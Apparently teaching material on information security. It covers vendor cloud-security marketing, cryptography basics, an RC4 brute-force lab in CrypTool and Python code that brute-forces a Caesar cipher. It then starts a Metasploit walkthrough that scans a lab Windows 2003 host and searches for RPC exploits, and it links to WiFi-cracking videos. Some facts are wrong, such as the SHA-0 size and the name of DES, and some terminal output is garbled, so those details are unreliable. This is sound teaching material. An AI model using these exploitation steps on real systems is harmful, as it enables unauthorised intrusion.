IT teams can secure access to content with granular permissions, SSO support for all major providers, native password controls, and two-factor authentication for internal and external users. Companies can rely on enterprise-grade infrastructure that's scalable and resilient — data centers are FIPS 140-2 certified, and every file is encrypted using AES 256-bit encryption in diverse locations. Customers also have the option to manage their own encryption keys for complete control.

## 2. Simpler compliance and governance

Box provides simplified governance and compliance with in-region storage. Our platform also features easy-to-configure policies that retain, dispose of, and preserve content. These policies help you avoid fines and meet the most demanding global compliance and privacy requirements.

## 3. Greater threat detection and data leakage prevention

The Content Cloud offers native data leakage prevention and threat detection through Box Shield, enabling you to place precise controls closer to your sensitive data. These controls prevent leaks in real time by automatically classifying information, while maintaining a simple, frictionless experience for end users.

## 4. More secure content migration

Deciding to transfer your data and content to the cloud is a big decision, and you'll want the transition to be as safe as possible. Box Shuttle makes the move to the Content Cloud simple and secure. Migrating your data to the Content Cloud means you'll have all the benefits of our threat detection and security protections, and our team will ensure the data transfer process is as secure as possible.

## 5. Safer signature collection

Collecting and managing signatures is essential to many businesses. Box Sign features native integration to put all your e-signatures where your content lives, allowing users to have a seamless signing experience. These e-signature capabilities also come with a secure content layer to ensure critical business documents aren't compromised during the signing process.

## **CRYPTOGRAPHY**

Cryptography is the study of secure communications techniques that allow only the sender and intended recipient of a message to view its contents. The term is derived from the Greek word kryptos, which means hidden.

Techniques used For Cryptography:

In today's age of computers cryptography is often associated with the process where an ordinary plain text is converted to cipher text which is the text made such that intended receiver of the text can only decode it and hence this process is known as encryption. The process of conversion of cipher text to plain text this is known as decryption.

Features Of Cryptography are as follows:

### **Confidentiality:**

Information can only be accessed by the person for whom it is intended and no other person except him can access it.

### **Integrity:**

Information cannot be modified in storage or transition between sender and intended receiver without any addition to information being detected.

### **Non-repudiation:**

The creator/sender of information cannot deny his intention to send information at later stage.

### **Authentication:**

The identities of sender and receiver are confirmed. As well as destination/origin of information is confirmed.

## **TYPES OF CRYPTOGRAPHY:**

In general there are three types Of cryptography:

### **Symmetric Key Cryptography:**

Symmetric Key Systems are faster and simpler but the problem is that sender and receiver have to somehow exchange key in a secure manner. The most popular symmetric key cryptography system is Data Encryption System(DES).

### **Hash Functions:**

A hash value with fixed length is calculated as per the plain text which makes it impossible for contents of plain text to be recovered.

### **Asymmetric Key Cryptography:**

A public key is used for encryption and a private key is used for decryption. Public key and Private Key are different. Even if the public key is known by everyone the intended receiver can only decode it because he alone knows the private key.

## **CRYPTANALYSIS?**

Cryptanalysis is the art of trying to decrypt the encrypted messages without using the key that was used to encrypt the messages. Cryptanalysis uses mathematical analysis and algorithms to decipher the ciphers. It is used to breach security systems to gain access to encrypted content and messages even the cryptographic key is unknown.

The success of cryptanalysis attacks depends

- ❖ Amount of time available
- ❖ Computing power available
- ❖ Storage capacity available

**Commonly used Cryptanalysis attacks**

- ❖ Brute force attack – this type of attack uses algorithms that try to guess all the possible logical combinations of the plaintext which are then ciphered and compared against the original cipher.
- ❖ Dictionary attack – this type of attack uses a wordlist in order to find a match of either the plaintext or key. It is mostly used when trying to crack encrypted passwords.
- ❖ Rainbow table attack – this type of attack compares the cipher text against pre-computed hashes to find matches.

**Encryption Algorithms**

MD5 – this is the acronym for Message-Digest 5. It is used to create 128-bit hash values. Theoretically, hashes cannot be reversed into the original plain text. MD5 is used to encrypt passwords as well as check data integrity.

- ❖ SHA – this is the acronym for Secure Hash Algorithm. SHA algorithms are used to generate condensed representations of a message (message digest). It has various versions such as;
- ❖ SHA-0: produces 120-bit hash values. It was withdrawn from use due to significant flaws and replaced by SHA-1.
- ❖ SHA-1: produces 160-bit hash values. It is similar to earlier versions of MD5. It has cryptographic weakness and is not recommended for use since the year 2010.
- ❖ SHA-2: it has two hash functions namely SHA-256 and SHA-512. SHA-256 uses 32-bit words while SHA-512 uses 64-bit words.
- ❖ SHA-3: this algorithm was formally known as Keccak.
- ❖ RC4 – Brute force RC4 algorithm is used to create stream ciphers. It is mostly used in protocols such as Secure Socket Layer (SSL) to encrypt internet communication and Wired Equivalent Privacy (WEP) to secure wireless networks.
- ❖ BLOWFISH – this algorithm is used to create keyed, symmetrically blocked ciphers. It can be used to encrypt passwords and other data.

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**7.3 CREATE A CIPHER USING CRYPTOOL**

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Create a simple cipher using the RC4 brute force tool and then attempt to decrypt it using brute-force attack.

**Creating the RC4 stream cipher**

Step 1) Download and intall Crypt Tool

We will use Cryp Tool 1 as our cryptology tool. Cryp Tool 1 is an open source educational tool for crypto logical studies. You can download it from <https://www.cryptool.org/en/ct1/>


Step 2) Open Crypt Tool and replace the text

We will encrypt the following phrase


Never underestimate the determination of a kid who is time-rich and cash-poor

We will use 00 00 00 as the encryption key.

- Open CrypTool 1




- Replace the text with Never underestimate the determination of a kid who is time-rich and cash-poor




Step 3) Encrypt the text

- Click on Encrypt/Decrypt menu




- Point to Symmetric (modern) then select RC4 as shown above
- The following window will appear



#### Step 4) Select encryption key


- Select 24 bits as the encryption key
- Set the value to 00 00 00
- Click on Encrypt button
- You will get the following stream cipher




#### Attacking the stream cipher

#### Step 5) Start Analysis


- Click on Analysis menu



- Point to Symmetric Encryption (modern) then select RC4 as shown above
- You will get the following window



- Remember the assumption made is the secret key is 24 bits. So make sure you select 24 bits as the key length.
- Click on the Start button. You will get the following window



- Note: the time taken to complete the Brute-Force Analysis attack depends on the processing capacity of the machine been used and the key length. The longer the key length, the longer it takes to complete the attack.

#### Step 6) Analyse the results

- When the analysis is complete, you will get the following results.

Entropy	Decryption: hex dump	Decryption	Key
4.0050	4E 65 76 65 72 20 75 6E 64 65 72 6...	Never underestimate the determinat...	000000
5.5189	D7 19 A9 74 95 C1 87 71 1C CD D2 5D F...	...Q, ..., K, U, ..., A, \u2022, \u2022, B, ...	35B001
5.5250	9D 6F 99 20 EC A7 BD 93 E9 A8 B6 B...	...o, ..., L, P, ..., ~Pp, ..., \u2022, eD, ...	2DE923
5.5398	F8 10 D4 94 75 24 11 26 05 EB 32 F...	...u, \$, &, 2, ..., *, H, ..., o!, ..., k, D, ..., 0, ...	908046
5.5424	B7 87 3A 1D 8E 87 A6 D5 B8 3B A...	..., 8, ..., N, X][..., o, o%, S, ...,	E83C3D
5.5475	5A E6 73 33 C5 D7 C5 3E AA A1 A4 ...	Z, s3, >,...>,...^,...~,...i,...~U,...N,...	AA1384
5.5509	F0 84 ED D6 51 8D 82 AF 57 A7 0A ...	...Q, ..., W, ..., ?^,...&,...?, m,...X?,...	E9AB44
5.5522	6E 6D ED 21 01 D5 9D 3E EA F6 47 6...	nm, l, ..., 6, GH, ..., m, D, %, ..., *	938 LAB
5.5522	78 CA 2F 78 79 48 DC FD AB 78 2A ...	x, /xyH, ..., x^p, y}, ..., p, K, ..., p, ..., ly, ...	CF2D47
5.5573	21 BF 55 C2 C1 A4 60 9E 50 FB 1A 0...	1, %, ..., ^, P, ..., %, %, xIP, Z, iV, ..., sL, h...	E841CD
5.5586	21 61 A1 4F 55 DA 11 F2 65 8F 78 3...	la, OU, ..., e, {, ..a, :B, /T, Z, ^, ..., a, j, ...	11E4FD
5.5586	05 59 23 46 32 4C 78 BF 20 6E 5C A...	Y #F2lx, n}, +, [m, e, ..., x, MMe, e <...	349B26
5.5608	23 63 C0 04 27 21 27 FA CF A4 28 9...	#, c, !, ..., +, Bs, O, <1r, ..., l, qa # 0IR, ...	FA07D7

Accept selection      Cancel

- Note: a lower Entropy number means it is the most likely correct result. It is possible a higher than the lowest found Entropy value could be the correct result.
- Select the line that makes the most sense then click on Accept selection button when done


## 7.4 IMPLEMENT ENCRYPTION AND DECRYPTION USING CEASER CIPHER

### Algorithm of Caesar Cipher

The algorithm of Caesar cipher holds the following features –

- Caesar Cipher Technique is the simple and easy method of encryption technique.
- It is simple type of substitution cipher.
- Each letter of plain text is replaced by a letter with some fixed number of positions down with alphabet.

The following diagram depicts the working of Caesar cipher algorithm implementation –




The program implementation of Caesar cipher algorithm is as follows –  
Python code

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cloud computing

```
def encrypt(text,s):  
  
    result = ""  
  
    # transverse the plain text  
  
    for i in range(len(text)):  
  
        char = text[i]  
  
        # Encrypt uppercase characters in plain text  
  
        if (char.isupper()):  
            result += chr((ord(char) + s-65) % 26 + 65)  
  
        # Encrypt lowercase characters in plain text  
  
        else:  
            result += chr((ord(char) + s - 97) % 26 + 97)  
  
    return result  
  
#check the above function  
  
text = "CEASER CIPHER DEMO"  
  
s = 4  
  
  
print "Plain Text : " + text  
print "Shift pattern : " + str(s)  
print "Cipher: " + encrypt(text,s)
```

Output

You can see the Caesar cipher, that is the output as shown in the following image –



```
E:\Cryptography- Python>python caeserCipher.py  
Plain Text : CEASER CIPHER DEMO  
Shift pattern : 4  
Cipher: GIEWIVrGMTLIVrHIQS  
E:\Cryptography- Python>
```

The plain text character is traversed one at a time.

- For each character in the given plain text, transform the given character as per the rule depending on the procedure of encryption and decryption of text.
- After the steps is followed, a new string is generated which is referred as cipher text.

### Hacking of Caesar Cipher Algorithm

The cipher text can be hacked with various possibilities. One of such possibility is **Brute Force Technique**, which involves trying every possible decryption key. This technique does not demand much effort and is relatively simple for a hacker.

The program implementation for hacking Caesar cipher algorithm is as follows –

```
message = 'GIEWIVrGMTLIVrHIQS' #encrypted message
LETTERS = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'

for key in range(len(LETTERS)):
    translated = ""

    for symbol in message:
        if symbol in LETTERS:
            num = LETTERS.find(symbol)
            num = num - key
            if num < 0:
                num = num + len(LETTERS)
            translated = translated + LETTERS[num]
        else:
            translated = translated + symbol
    print('Hacking key #{}: {}'.format(key, translated))
```

```

Git CMD
Key #25: HJFXJWrHNUMJWrIJRT
Key #0: GIEWIVrGMTLIVrHIQS
Key #1: FHDVHUrFLSKHUrGHPR
Key #2: EGCUGTrEKRJGTrFGQQ
Key #3: DFBTFSrDQJFsrEFNP
Key #4: CEASERrCIPHERrDEMO
Key #5: BDZRDQrBHOGDQrCDLN
Key #6: ACYQCPrAGNFCPrBCKM
Key #7: ZBXPBOrZFMEBOrABJL
Key #8: YAWOANrYELDANrZAIK
Key #9: XZVNZMrXDKCZMrYZHJ
Key #10: WYUMYLrWCJBYLrXYGI
Key #11: VXTLXKrVBIAXKrWxFH
Key #12: UWSKWJrUAHZWJrVWEg
Key #13: TVRJVItTZGYVItUVDF
Key #14: SUQIUHrSYFXUHrTUCE
Key #15: RTPHTGrRXEWtGrSTBD
Key #16: QSOGSFrQWDVSFrRSAC
Key #17: PRNFRePVCURErQRZB
Key #18: OOMEQDrOUBTQDrPQYA
Key #19: NPLDPCrNTASPCrOPXZ
Key #20: MOKCOBrMSZROBrNOWY
Key #21: LNJBNArLRYQNArMNvx
Key #22: KMIAMZrKQXPMZrLMUW
Key #23: JLHZLYrJPWOLYrKLTV
Key #24: IKGYKXrIOVNKXrJKSU
Key #25: HJFXJWrHNUMJWrIJRT

E:\Cryptography- Python>

```

## 7.5 VIDEO LINKS

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1. Hacking Wireless Networks.<https://www.youtube.com/watch?v=7-IbSUCyyQM>
2. How Hackers crack any WiFi password.  
<https://www.youtube.com/watch?v=QGzTCL1KkeY>
3. How to Hack Wi Fi Passwords.  
<https://www.youtube.com/watch?v=HJ0zhbqij7g>
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<https://www.youtube.com/watch?v=sHbFNqlxgGI>
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<https://www.youtube.com/watch?v=C7vmouDOJYM>
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# PENETRATION TESTING USING METASPLOIT AND METASPLOITABLE

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## **8.1 INTRODUCTION**

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When I say "**Penetration Testing tool**" the first thing that comes to your mind is the world's largest Ruby project, with over 700,000 lines of code '**Metasploit**' [[Reference 1](#)]. No wonder it had become the de-facto standard for penetration testing and vulnerability development with more than one million unique downloads per year and the world's largest, public database of quality assured exploits.

The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the **Ruby** Programming Language. With the most recent release (3.7.1) Metasploit has taken **exploit testing** and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time. In this article, I will walk you through detailed step by step sequence of commands along with graphical illustrations to perform effective **penetration testing** using **Metasploit** framework.

## **8.2 WORKING WITH METASPLOIT**

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Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers. Metasploit Framework follows these common steps while exploiting a any target system

1. Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software. Validate whether the chosen system is susceptible to the chosen exploit..
2. Select and configure a payload that will be used. This payload represents the code that will be run on a system after a loop-hole has been found in the system and an entry point is set.t

3. Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.
4. Execute the exploit.

I will be taking you through this demo in **BackTrack 5** [Reference 2], so go ahead and download that if you don't already have it. The reason for using BackTrack 5 is that it comes with perfect setup for Metasploit and everything that Pen Testing person ever need.

Metasploit framework has three work environments, the **msfconsole**, the **msfcli** interface and the **msfweb** interface. However, the primary and the most preferred work area is the '**msfconsole**'. It is an efficient command-line interface that has its own command set and environment system.

Before executing your exploit, it is useful to understand what some Metasploit commands do. Below are some of the commands that you will use most. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the article.

1. **search <keyword>**: Typing in the command 'search' along with the keyword lists out the various possible exploits that have that keyword pattern.
2. **show exploits**: Typing in the command 'show exploits' lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.
3. **show payloads**: With the same 'show' command, we can also list the payloads available. We can use a 'show payloads' to list the payloads.
4. **show options**: Typing in the command 'show options' will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.
5. **info <type> <name>**: If you want specific information on an exploit or payload, you are able to use the 'info' command. Let's say we want to get complete info of the payload 'winbind'. We can use 'info payload winbind'.
6. **use <exploit\_name>**: This command tells Metasploit to use the exploit with the specified name.
7. **set RHOST <hostname\_or\_ip>**: This command will instruct Metasploit to target the specified remote host.
8. **set RPORT <host\_port>**: This command sets the port that Metasploit will connect to on the remote host.
9. **set PAYLOAD <generic/shell\_bind\_tcp>**: This command sets the payload that is used to a generic payload that will give you a shell when a service is exploited.

10. **set LPORT <local\_port>**: This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the server (i.e. it is not in use by another service and not reserved for administrative use), so set it to a random 4 digit number greater than 1024, and you should be fine. You'll have to change the number each time you successfully exploit a service as well.
11. **exploit**: Actually exploits the service. Another version of exploit, rexploit reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console
12. **help**: The 'help' command will give you basic information of all the commands that are not listed out here.

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Now that you are ready with all the basic commands you need to launch your exploit, let's get in action with live target system using Metasploit.

### **8.3 PEN TESTING USING METASPLOIT**

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Here is the demonstration of pen testing a **vulnerable target system** using Metasploit with detailed steps.

Victim Machine

OS: Microsoft Windows Server 2003

IP: IP: 192.168.42.129

Attacker (Our) Machine

OS: Backtrack 5

Kernel version: Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011

i686 GNU/Linux

Metasploit Version: Built in version of metasploit 3.8.0-dev

IP: 192.168.42.128

Our objective here is to **gain remote access** to given target which is known to be running **vulnerable Windows 2003 Server**. Here are the detailed steps of our attack in action,

#### **Step 1**

```
x root@bt: - 
File Edit View Terminal Help root@bt:# nmap 192.168.42.129
Starting Nmap 5.51 (http://nmap.org ) at 2011-06-20 23:58 IST
Nmap scan report for 192.168.42.129 Host is up (0.001s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
MAC Address: 00:0C:29:08:08:30 (VMware)
backttrack Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds root@bt:~#
```

Perform an **Nmap** [Reference 3] scan of the remote server 192.168.42.129

The output of the Nmap scan shows us a range of ports open which can be seen below in Figure 1

We notice that there is **port 135** open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

### Step 2:

Now on your BackTrack launch **msfconsole** as shown below

Application > BackTrack > Exploitation Tools > Network Exploit Tools > Metasploit Framework > msfconsole

During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the welcome screen as shown



```
✓x Terminal
File Edit View Terminal Help
=[metasploit v3.8.0-dev [core: 3.8 api:1.0]
-[ 696 exploits 358 auxiliary - 51 post
-[ 224 payloads 27 encoders - 8 nops
-[ svn r12930 updated 9 days ago (2011.06.12)

Warning: This copy of the Metasploit Framework was last updated days ago.
We recommend that you update the framework at least every other day. For
information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf> I
```

### Step 3:

Now, we know that port 135 is open so, we search for a related **RPC exploit** in Metasploit.

To list out all the exploits supported by Metasploit we use the "**show exploits**" command. This exploit lists out all the currently available exploits and a small portion of it is shown below

File Edit View Terminal Help				
windows/http/maxdb_webdbm_get_overflow	2005-04-26	Good	MaxDB WebDBM GET Buffer Overflow	
windows/http/mcafee_epolicy_source	2006-07-17	Average	McAfee ePolicy Orchestrator / ProtectionPilo	
WorldClient form2raw.cgi St				
windows/http/mdaemon_worldclient form2raw	2003-12-29	Great	MDaemon <= 6.8.5 Minishare 1.4.1 Buffer Overflow	
windows/http/navicopa_get_overflow	2004-11-07	Average	great NaviCOPA 2.0.1 URL Handling Buffer Overflow	
Novell iManager getMultiPartParameters Arbit				
windows/http/novell_imanager upload	2006-09-28	Excellent	average Novell Messenger Server 2.0 Accept-Language	
Now SMS/MMS Gateway Buffer Overflow				
windows/http/nowsms	2010-10-01	great	Oracle 9i XDB HTTP PASS	
Overflow (win32) average PeerCast <= 8.1216 URL Handling Buffer Overf				
windows/http/oracle9i_xdb_pass	2006-04-13	average	Private Wire Gateway Buffer Overflow	
windows/http/peercast_url	2008-02-19	average	PSO Proxy v0.91 Stack Buffer	
Overflow				
windows/http/psoproxy91_overflow	2003-08-18	normal	Sambar 6 Search Results Buffer	
Overflow.				
windows/http/sambar6 search results	2006-03-08	great	SAP DB 7.4 WebTools Buffer	
Overflow				
windows/http/savant_31_overflow	2006-06-26	great	Savant 3.1 Web Server Overflow	
windows/http/servu_session_cookie	2004-02-20	good	Rhinosoft Serv-U Session Cookie	
Buffer Overf				
windows/http/shoutcast format	2003-06-21	average	SHOUTcast DNAS/win32 1.9.4 File	
Request Form				
windows/http/shhttpd_post	2007-07-05	average	SHTTPD <= 1.34 URI-Encoded POST	
Request Over				
windows/http/steamcast_useragent	2002-09-10	average	Streamcast <= 6.9.75 HTTP User-Agent Buffer	
Over				
windows/http/sybase_easerver	2009-11-01	average	Sybase EAServer 5,2 Remote Stack	
Buffer Over				
windows/http/trendmicro_officescan	2004-12-23	average	TrackerCam PHP Argument Buffer	
Overflow				
windows/http/webster http	2005-07-25	good	Trend Micro OfficeScan Remote Stack	
Buffer 0 Webster HTTP Server GET Buffer Overflow				
windows/http/zenworks_upload servlet	2005-02-18	average	Xitami 2.5c2 Web Server If-Modified-Since	
Novell ZENworks Configuration Management Rem				
windows/iis/iis_webdav_upload_asp	2007-06-28	excellent	Microsoft IIS WebDAV Write Access	
Code Execu				
windows/iis/ms01_026_dbldecode	2002-12-02	good	Microsoft IIS 5.0 Printer Host Header	
Overfl				
windows/iis/ms01_033_idq	2007-09-24	excellent	Microsoft IIS/PWS CGI Filename Double	
Decode				
windows/iis/ms03_007_ntdll_webdav	1994-01-01	good	Microsoft IIS 5.0 IDO Path Overflow	
Over				
windows/imap/eudora list	2001-05-01	great	Microsoft IIS 5.0 WebDAV ntdll.dll Path	
Over				

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As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with **696 exploits** and **224 payloads**, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link <http://metasploit.com/modules/> or another alternative would be to use the "search <keyword>" command in Metasploit to search for related exploits for RPC.command in Metasploit to search for related exploits for RPC.

In msfconsole type "**search dcerpc**" to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in figure 5.

Name	Description	Disclosure Date	Rank
<hr/>			
auxiliary/scanner/dcerpc/endpoint_mapper		normal	Endpoint
Mapper Service Discovery			
auxiliary/scanner/dcerpc/hidden		normal	Hidden
DCERPC Service Discovery			
auxiliary/scanner/dcerpc/management		normal	Remote
Management Interface Discovery			
auxiliary/scanner/dcerpc/tcp_dcerpc_auditor		normal	DCERPC TCP
Service Auditor			
auxiliary/scanner/smb/pipe_dcerpc_auditor		normal	SMB Session
Pipe DCERPC Auditor			
auxiliary/scanner/smb/smb_enumusers_domain		normal	SMB Domain
User Enumeration			
exploit/windows/brightstor/tape_engine	2006-11-21	average	CA BrightStor
ARCserve Tape Engine Buffer			
<hr/>			
overflow			
exploit/windows/brightstor/tape_engine 8A	2010-10-04	average	CA BrightStor
ARCserve Tape Engine 0x8A Buffer			
<hr/>			
exploit/windows/dcerpc/ms03_026_dcom	2003-07-16	great	Microsoft RPC DCOM
Interface Overflow			
exploit/windows/dcerpc/ms05_017_msmq	2005-04-12	good	Microsoft Message Queueing Service Path Overflow
exploit/windows/dcerpc/ms07_029_msdns_zonename	2007-04-12	great	Microsoft DNS RPC Service extractQuotedChar()
Queueing Service DNS Name Path			
<hr/>			
exploit/windows/dcerpc/ms07_065_msmq	2007-12-11	good	Microsoft Message Queueing Service DNS Name Path
<hr/>			
exploit/windows/smb/ms04_011_lsass	2004-04-13	good	Overflow Microsoft LSASS Service
Relative Path Stack			
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DsRolerUpgradeDownlevelServer Overflow			
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Microsoft Server Service Relative Path Stack
Corruption			

## Step 4:

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Now that you have the list of RPC exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command, "**info exploit/windows/dcerpc/ms03\_026\_dcom**"

This command provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in screenshot below,

```
* Terminal
File Edit View Terminal Help
msf > info exploit/windows/dcerpc/ms03_026_dcom
Name: Microsoft RPC DCOM Interface Overflow
